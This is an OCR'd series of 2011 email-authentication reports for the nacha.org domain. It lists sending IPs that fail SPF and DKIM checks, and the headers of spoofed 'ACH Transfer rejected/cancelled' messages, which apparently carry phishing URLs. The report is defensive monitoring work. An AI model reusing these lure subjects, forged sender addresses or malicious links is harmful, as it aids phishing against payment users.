
nacha.org Domain Summary Report for 2011-10-05 – 2011-10-11

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	305,972
46.245.160.5	mail.netcen.nl		Turkey (TR)	65,011
216.189.161.44	mail2.regattarealestate.com	4.0	United States (US)	35,552
216.18.240.35	webmail.microvisionsinc.com	5.1	United States (US)	25,673
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	21,221
203.246.56.130		-10.0	South Korea (KR)	19,185
216.177.14.108	f1.exmx.net	5.3	United States (US)	18,962
74.125.149.39	na3sys009amo105.postini.com	3.5	United States (US)	18,929
74.125.149.40	na3sys009amo106.postini.com	3.9	United States (US)	18,884
82.141.13.75	mail.iscgroup.eu		Germany (DE)	18,422
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	15,541
182.72.142.2	NSG-Static-002.142.72.182.airtel.in	-10.0	India (IN)	11,263
175.176.163.26	26-163.tca.net.id	-10.0	Indonesia (ID)	11,117
119.226.131.82	segment-119-226.sify.net	-10.0	India (IN)	10,804
118.96.149.251		-10.0	Indonesia (ID)	10,601
41.206.13.3	41.206.13.3.vgccl.net	-10.0	Nigeria (NG)	10,181
220.225.22.12		-10.0	India (IN)	9,987
222.124.198.178		-10.0	Indonesia (ID)	9,885
66.132.249.117	eagleoneproductions.com	-1.1	United States (US)	9,262
62.90.153.93	62-90-153-93.barak.net.il	-10.0	Israel (IL)	8,206

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
46.245.160.5	*No message details available.*
216.189.161.44	*No message details available.*
216.18.240.35	*No message details available.*
74.125.245.57	*No message details available.*
203.246.56.130	**Subject:** Your ACH Transfer N3940122434 **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <op.kbuza2e0901mpc@9AN5> **URLs:** http://thepaymentyourdata.info/main.php **Subject:** Your ACH Transfer N506013508 **From:** "ACH Network" <ach@nacha.org> **Message ID:** <op.l7ybjys15oypy2@SheetsARLENEAID6k> **URLs:** http://yourdataloss.info/main.php **Subject:** ACH Transfer cancelled **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <dfa401cc87b4$6f01be30$8238f6cb@HODGEYw021nBz9> **URLs:** http://connectisrealsite.info/main.php
216.177.14.108	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
82.141.13.75	*No message details available.*
74.125.245.58	*No message details available.*
182.72.142.2	**Subject:** ACH Transfer rejected **From:** "ACH Network" <support@nacha.org> **Message ID:** <0ca501cc845f$99aa5be0$028e48b6@Customer> **URLs:** http://vallspaymentmy-transfer.info/main.php **Subject:** ACH Transfer rejected **From:** "ACH Network" <support@nacha.org> **Message ID:** <533012972.20111006181046@shepherd.net.au> **URLs:** http://paymentincome-transfer.info/main.php **Subject:** ACH transaction rejected **From:** "ACH Network" <risk-management@nacha.org> **Message ID:** <6982625914.20111006183754@dennisdelois.com> **URLs:** http://incomemyselftransferyorkmarketwizard-transfer.info/main.php
175.176.163.26	**Subject:** ACH transaction cancelled **From:** "ACH Network" <payments@nacha.org> **Message ID:** <f43801cc8465$ee6fcf10$1aa3b0af@FOWLERDEBROAH9uZlpbZar6> **URLs:** http://payment-movement-transfer.info/main.php

	Subject: ACH transaction rejected **From:** "ACH Network" <payments@nacha.org> **Message ID:** <eb6a01cc8472$bfc3a530$1aa3b0af@3KOQDukes> **URLs:** http://paymentlongonline-transfer.info/main.php
	Subject: ACH Transfer rejected **From:** "ACH Network" <ach@nacha.org> **Message ID:** <3B486EDAF053BBB4F21C72999991C721@MontgomerySf3h3q> **URLs:** http://transferpaymentcredit-transfer.info/main.php
119.226.131.82	**Subject:** ACH Transfer rejected **From:** "ACH Network" <ach@nacha.org> **Message ID:** <9B2C6E7ACD31FB2C6731F46E7ACDA525@H33I> **URLs:** http://reeger85d3.info/main.php
	Subject: ACH transaction cancelled **From:** "ACH Network" <payments@nacha.org> **Message ID:** <op.5ze0to5fh94s7t@VERAIHShsDXPwGenaro> **URLs:** http://nestel0321.info/main.php
	Subject: Your ACH Transfer N695997512 **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <0597B821.0090407@schmitt-title.com> **URLs:** http://marquart39d6.info/main.php
118.96.149.251	**Subject:** ACH Transfer cancelled **From:** "ACH Network" <risk-management@nacha.org> **Message ID:** <01B09FB25D35DA9FB01467EA146EA1B0@Aaront> **URLs:** http://bolivarb73d.info/main.php
	Subject: ACH Transfer cancelled **From:** "NACHA" <risk-management@nacha.org> **Message ID:** <op.cpprducbawy8zo@NathanielcOREYES> **URLs:** http://maintainyourdata.info/main.php
	Subject: Your ACH Transfer N18503176 **From:** "ACH Network" <ach@nacha.org> **Message ID:** <op.msjxe2ju69pckc@0SI10le> **URLs:** http://yourinfodata.info/main.php
41.206.13.3	*No message details available.*
220.225.22.12	**Subject:** Your ACH transaction N465237735 **From:** "Automated Clearing House" <ach@nacha.org> **Message ID:** <624504658.8598712755371 7@Innovativemgmt.net> **URLs:** http://myyourdatasize.info/main.php
	Subject: ACH Transfer rejected **From:** "Automated Clearing House" <payments@nacha.org> **Message ID:** <299153BB4F0CE6E6E672153B4F2991C7@5zndQ> **URLs:** http://newconnectemail.info/main.php
	Subject: ACH Transfer rejected **From:** "Automated Clearing House" <ach-network@nacha.org> **Message ID:** <op.5p44w0vz1p6qxe@QZS0jzn8U0> **URLs:** http://whereisyourdatablog.info/main.php
222.124.198.178	*No message details available.*
66.132.249.117	**Subject:** ACH Transfer rejected **From:** "National Automated Clearing House Association" <risk-management@nacha.org> **Message ID:** <bc1901cc8460$7620a700$aa9a7cde@Ejwfk> **URLs:** http://paymentinterestnow-transfer.info/main.php
	Subject: ACH Payment Canceled **From:** donotreply@nacha.org **Message ID:** <7721581413.8QLSILLX213761@mkomdvxg.gzevu.com> **URLs:** http://beerbeetle.com
	Subject: Your ACH Transfer N0105918312 **From:** "NACHA" <support@nacha.org> **Message ID:** <op.256gf84phawf09@IrUDj> **URLs:** http://crate4361.info/main.php
62.90.153.93	**Subject:** ACH Transfer rejected **From:** "ACH Network" <ach@nacha.org> **Message ID:** <974444B829EFDA0C59EFD3D38744B805@btc.bw> **URLs:** http://analyzeyourdata.info/main.php
	Subject: ACH transaction rejected **From:** "ACH Network" <donotreply@nacha.org> **Message ID:** <8293055C17F6EB805C17FDA6780C930C@rtd> **URLs:** http://consideryourinformation.info/main.php
	Subject: ACH transaction cancelled **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <507346797.54943914704017@chisinau-moldova.com> **URLs:** http://lammus06dc.info/main.php

Authentication Metrics, Inc.


Trusted Registry


nacha — nacha.org Domain Summary Report for 2011-09-25 – 2011-10-01

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	*DNS Name*	*SBRS*	*Country*	*Volume*
213.165.182.53	mail.fjvassallo.com		Malta (MT)	252,979
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	248,490
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	234,905
208.86.249.35	server12.dns-grupohost.com	-4.9	United States (US)	225,946
72.44.70.162	162-70-44-72-dedicated.multacom.com	-4.0	United States (US)	212,543
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	205,827
62.193.228.100	wpc1264.host7x24.com	-5.8	France (FR)	194,755
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	184,519
80.244.168.15	cpanel2.intervision.co.il	-9.3	Israel (IL)	180,817
174.136.0.70	cvnetcr.com	-3.9	United States (US)	163,627
198.104.137.210	mail.indianpetro.com	-4.1	United States (US)	162,270
82.165.145.23	s15420057.onlinehome-server.info	-1.5	Germany (DE)	150,906
50.22.115.76	tht.thttllc.com	-5.3	United States (US)	122,229
206.217.196.47	vps.masswebsitemaker.com	-10.0	United States (US)	118,405
67.228.64.58	67.228.64.58-static.reverse.softlayer.com	-8.2	United States (US)	118,312
188.40.83.145	s01.dmhost.de	-2.5	Germany (DE)	117,246
69.43.195.92	meyney3.markethardware.com	-4.4	United States (US)	113,381
74.86.52.5	bee.arvixe.com	-2.5	United States (US)	80,989
184.170.147.11	web063.lax1.coolhandle.com	-7.9	United States (US)	80,780
202.125.33.114	webfarm2.sslaccess.com	-10.0	Australia (AU)	73,317

Subject Lines and Headers of Failing Messages

Host	*Headers*
213.165.182.53	*No message details available.*
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
208.86.249.35	**Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <009b01c40a6f$6d228f92$263654f4@xutytf> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <000401c4ba45$17e0b288$0fdd3806@qcvylpx> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <000601c41c18$1b8e4033$9bb47397@bbpolg> **URLs:** http://www.nacha.org
72.44.70.162	**Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <003c01c4c912$a812a7e9$f6f4e657@alifjy> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <006401c434d7$40c43c82$26b1385f@note> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <009b01c47f66$161bff0b$960422f7@pqz> **URLs:** http://www.nacha.org
74.125.245.57	*No message details available.*
62.193.228.100	**Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= **From:** <ach@nacha.org> **Message ID:** <001401c40c12$dbf95b18$ff1aa80e@gqp> **URLs:** http://www.nacha.org **Subject:** =?iso-8859-5?B?QUNllFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=

	From: <ach@nacha.org> Message ID: <002b01c4cfd4$cb8c7d91$c205ebb6@trmi> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <000501c42c56$2bc56228$2a3f7902@fpau> URLs: http://www.nacha.org
74.125.245.58	*No message details available.*
80.244.168.15	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <002701c4c04d$74b5ef0f$d454b0a8@xpmyfz> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <003f01c4defd$eefb0822$a94e5be6@vmob> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001701c488e6$d81c93b2$f91f4299@dbystjv> URLs: http://www.nacha.org
174.136.0.70	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001401c47e69$85fe2174$e6fb8b55@uxwreu> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001b01c46df0$d183236d$6445d05c@kxfjs> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <000701c4b42c$77e61de2$8902484d@ypcshiy> URLs: http://www.nacha.org
198.104.137.210	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <000c01c454cf$4bc6e15a$8a86ccd9@jcxhbe> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001001c4eb7b$18dfc5cd$a71c7d57@xwthk> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <000301c4efe0$ce52af33$6b5082f9@hxaoru> URLs: http://www.nacha.org
82.165.145.23	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001a01c4578d$60bec3c2$2f1eec2c@rnpv> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <003001c44292$add7e41f$16348e82@ceqbjzee> URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <001901c4724a$5fc78414$95280dcb@nsnymxn> URLs: http://www.nacha.org
50.22.115.76	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?= From: <ach@nacha.org> Message ID: <003601c42605$d37d1e63$a6c8ba17@ercijp>

	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <005101c49d50$2aa8a251$3f63350e@jwkzgis>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <00201235.20110426070933@nacha.org>
	URLs: http://www.nacha.org
206.217.196.47	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000101c40ca7$ec7c8e09$dd25f109@car>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000901c49432$44345b95$f29b2817@ggz>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000101c401ad$f576948e$3d8f219a@ylmx>
	URLs: http://www.nacha.org
67.228.64.58	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000e01c4def8$519c93b1$2e75cc7a@ekuj>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <005c01c4253c$7c88f730$4494d039@ayfqhul>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000401c451c7$274c1657$f6c157ae@lln>
	URLs: http://www.nacha.org
188.40.83.145	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000601c4343f$5ea57624$92f45dd3@setb>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <002e01c4b2d4$d710788c$434f6cb0@oclc>
	URLs: http://www.nacha.org
	Subject:
	From: <ach@nacha.org>
	Message ID: <61813602.20101215035736@nacha.org>
69.43.195.92	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000301c4bf5b$ca827945$1004fc66@ilr>
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000601c40ed6$913d0201$25535756@yvbegzwd>
	URLs: http://www.nacha.org
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000001c43a4f$cc862145$e6ebb41f@hpk>
	URLs: http://www.nacha.org
74.86.52.5	**Subject:** =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>
	Message ID: <000601c4ed4f$f902ba9a$f9ee7e2d@ngaht>
	Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
	From: <ach@nacha.org>

Message ID: <000801c40aff$ad6565c6$9191f7f9@eym>

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000301c4c1a3$90741a62$8fffffb5@ucv>
URLs: http://www.nacha.org

184.170.147.11 Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <007701c470e5$eeb8a965$15cb8bc2@ifbmzkdm>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <008e01c4c3f9$f994f032$c52c7fc6@awy>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <007201c4863b$25a12d7b$1be06155@ylz>
URLs: http://www.nacha.org

202.125.33.114 Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <000701c48bee$1979923b$0513ef74@ugtp>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <006601c4ec91$43bc7d5f$23f4ed66@saqqgr>
URLs: http://www.nacha.org

Subject: =?iso-8859-5?B?QUNIIFRyYW5zZmVyIFJldmll?= =?iso-8859-5?B?dw==?=
From: <ach@nacha.org>
Message ID: <005b01c4cfa2$b4b347fa$97a39525@exsknfgl>
URLs: http://www.nacha.org

Authentication Metrics, Inc.


Trusted Registry


nacha — nacha.org Domain Summary Report for 2011-09-04 – 2011-09-10

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	31,736
209.68.1.77	or.pair.com	0.6	United States (US)	18,344
87.106.136.135	s15258885.onlinehome-server.info	-1.4	Germany (DE)	7,660
116.0.23.237	tethra.instanthosting.com.au	-1.9	Australia (AU)	6,356
60.248.154.163	60-248-154-163.HINET-IP.hinet.net	-10.0	Taiwan (TW)	5,520
80.74.148.135	ariel.kreativmedia.ch	-1.4	Switzerland (CH)	5,025
74.52.40.170	server167.managedns.org	-0.4	United States (US)	4,573
96.9.136.114	srv31.hosting24.com	-3.0	United States (US)	4,252
174.133.218.58	server.comdatacenter.net	-0.9	United States (US)	4,169
74.54.31.72	degra.host4africa.com	-1.4	United States (US)	3,828
70.86.4.90	5a.4.5646.static.theplanet.com	-3.4	United States (US)	3,417
206.55.237.21	PL3.mbay.net	-0.7	United States (US)	3,177
41.76.209.24		-6.8	South Africa (ZA)	3,170
72.26.192.2	host1.chirayil.biz	-0.5	United States (US)	3,096
203.12.0.152	mt1-152.make-tracks.com	-2.3	Australia (AU)	2,842
68.142.202.96	mta1000.biz.mail.mud.yahoo.com	5.3	United States (US)	2,838
64.34.176.115	server2.myebiz.com	3.9	United States (US)	2,832
85.159.59.219	minihan.info	-3.8	United Kingdom (GB)	2,796
95.211.22.11	ns10.honesting.com	-4.0	Netherlands (NL)	2,778
69.175.58.58	host.felweb.us	-7.4	United States (US)	2,758

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
209.68.1.77	**Subject:** ACH Transfer Review **From:** "ach 01" <ach.01@nacha.org> **Message ID:** <000e01cc51a0$b9292380$6a336aaf@nacha.org> **URLs:** http://us.at.info.nacha.org http://www.nacha.org **Subject:** ACH Transfer Review **From:** "ach 01" <ach.01@nacha.org> **Message ID:** <000e01cc51b1$97846800$1c2b1b7b@nacha.org> **URLs:** http://us.at.info.nacha.org http://www.nacha.org **Subject:** ACH Transfer Review **From:** "ach 01" <ach.01@nacha.org> **Message ID:** <000e01cc51ac$fc898f00$c155fede@nacha.org> **URLs:** http://us.at.info.nacha.org http://www.nacha.org
